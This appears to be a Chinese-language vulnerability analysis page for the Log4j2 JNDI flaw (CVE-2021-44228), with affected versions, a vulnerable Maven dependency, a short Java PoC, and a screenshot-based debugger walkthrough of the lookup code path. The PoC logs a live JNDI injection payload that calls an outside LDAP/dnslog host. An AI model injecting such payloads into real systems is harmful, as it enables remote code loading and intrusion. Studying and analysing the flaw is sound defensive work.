Goal Reached Thanks to every supporter — we hit 100%!

Goal: 1000 CNY · Raised: 1000 CNY

100.0%

CVE-2021-44228 PoC — Apache Log4j2 JNDI features do not protect against attacker controlled LDAP and other JNDI related endpoints

Source
Associated Vulnerability
Title:Apache Log4j2 JNDI features do not protect against attacker controlled LDAP and other JNDI related endpoints (CVE-2021-44228)
Description:Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.
Readme
# 0x01、环境

Jdk7u21(随便版本都可以)

影响版本:Apache Log4j 2.x <= 2.14.1

**已知受影响应用及组件:**

Apache Solr

Apache Flink

Apache Druid

srping-boot-strater-log4j2

log4j坐标

```xml
<dependency>
   <groupId>org.apache.logging.log4j</groupId>
   <artifactId>log4j-core</artifactId>
   <version>2.11.1</version>
</dependency>
```


Poc

```java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;


public class test2 {
    private static Logger LOGGER = LogManager.getLogger();

    public static void main(String[] args) {
        LOGGER.error("${jndi:ldap://ewa04i.dnslog.cn/}");
    }
}
```


# 0x02、分析



看payload,我们无可厚非去搜索log4j lookup或者log4j jndi

https://logging.apache.org/log4j/2.x/manual/lookups.html【英文文档】

https://www.docs4dev.com/docs/zh/log4j2/2.x/all/manual-lookups.html【中文文档】
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210110132927-48855865.png)

我们可以看到使用方法,不难发现这边支持jndi,而jndi又支持其他协议,会进行转换,不难想起ldap;我们调试下看看。因为我昨天半夜调试了下,到五点半,早上还有课,我就去睡觉了,只保存了分析过程的截图

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210110648048-1233048434.png)

废话不多说,往下看;因为我昨晚调试了挺多遍的,所以这边我就直接下到关键地方
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210110928515-1896628393.png)


直接到关键点:`org.apache.logging.log4j.core.layout.PatternLayout.PatternSerializer#toSerializable(org.apache.logging.log4j.core.LogEvent, java.lang.StringBuilder)`



![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210111215291-2114617939.png)
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210111238971-1771828336.png)
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210111254790-460135041.png)
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210111329190-10197825.png)
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210111347598-1239469173.png)
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210111404701-969273519.png)
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210111418282-466377299.png)
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210111437282-1882156478.png)

`org.apache.logging.log4j.core.pattern.PatternFormatter#format`

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210111806082-1323983633.png)

我们跟进查看该方法,在java原生中该方法是格式化字符串,不知道这边是不是

`org.apache.logging.log4j.core.pattern.MessagePatternConverter#format`

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210112017657-180908802.png)



这边通过getMessage()获取到了我们的payload,为啥呢?

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210112220836-877610622.png)

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210112305795-1606485861.png)

这边就不继续累赘了;我们继续往下看

`org.apache.logging.log4j.core.pattern.MessagePatternConverter#format`


可以看到这边是会检测是否为`${`开头,如果是,则进行执行,触发漏洞点

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210112548145-1787924791.png)

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210112734621-265931502.png)

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210112928533-337236284.png)



该方法文档可以看这里https://logging.apache.org/log4j/2.x/log4j-core/apidocs/org/apache/logging/log4j/core/lookup/StrSubstitutor.html
